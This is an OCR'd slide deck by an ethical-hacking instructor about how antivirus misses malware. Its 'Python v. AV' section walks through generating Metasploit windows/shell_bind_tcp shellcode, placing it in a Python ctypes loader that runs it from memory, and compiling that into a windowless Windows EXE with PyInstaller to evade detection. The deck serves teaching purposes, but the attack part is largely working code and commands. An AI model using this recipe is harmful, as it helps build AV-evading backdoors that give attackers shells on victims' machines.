Violent Python & The AV Scam

PLUS

EVIL Super-Advanced APT Tool

IPv6 attacks on FortiGate & Vista

UC Santa Cruz Pwned

Bio


Sam Bowne
@sambowne
I teach Ethical Hacking at City College San Francisco. My statements are my own, not official positions of CCSF.
San Francisco · samsclass.info

Antivirus

Ungh! Good God y'all...

What is it GOOD For?

arstechnica.com/security/2014/05/antivurus-pioneer-symantec-declares-av-dead-and-doomed-to-failure/

MAIN MENU ▾ MY STORIES: 25 ▾ FORUMS SUBSCRIBE JOBS

Antivirus pioneer Symantec declares AV “dead” and “doomed to failure”

Company concedes AV fails to catch majority of malicious attacks in circulation.

by **Dan Goodin** - May 5 2014, 9:25am PDT

BLACK HAT

betanews.com/2014/05/20/norton-promises-100-percent-virus-removal-for-small-businesses/

Norton promises 100 percent virus removal for small businesses


By Ian Barker | Published 2 days ago | Follow @IanDBarker

Mikko Hypponen Video

Metasploit Payloads


Metasploit

- Hundreds of payloads
- The simplest one: bind_tcp
- Listens on a TCP port for commands




Simple Reverse Shell

- One command to produce very simple Windows EXE malware




Antivirus Catches It


Norton v. Shell.exe




Norton Identifies the Metasploit Packer



VirusTotal: 37/49 Detections



How to Become 007


SYNGRESS
VIOLENT PYTHON
A Cookbook for Hackers, Forensic Analysts,
Penetration Testers, and Security Engineers
TJ O'Connor

Python v. AV

Round 1

shell_bind_tcp

Export Metasploit Payloads to C

```
root@kali:~/124# msfpayload windows/shell_bind_tcp C
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
 * EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
```

Use Ctypes Python Library


```
  GNU nano 2.2.6                File: shell.py                      Modified

from ctypes import *
shellcode = ("\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
```

```
"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
"\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5");
```

Compile it on Windows

- Install these things, in order
  - Python 2.7
  - PyWin32
  - pip-Win
  - PyInstaller
- This creates an EXE file that listens on a TCP port



DEMO

- On Kali

```
msfpayload windows/shell_bind_tcp C > foo
nano foo
```

- Change top to

```
from ctypes import *
shellcode = (
```

- Change bottom to


```
);
memorywithshell = create_string_buffer(shellcode,
len(shellcode))
shell = cast(memorywithshell,
CFUNCTYPE(c_void_p))
shell()
```

DEMO

- On Windows, in pip-Win:

```
venv -c -i pyi-env-name
pyinstaller --onefile --noconsole foo
```

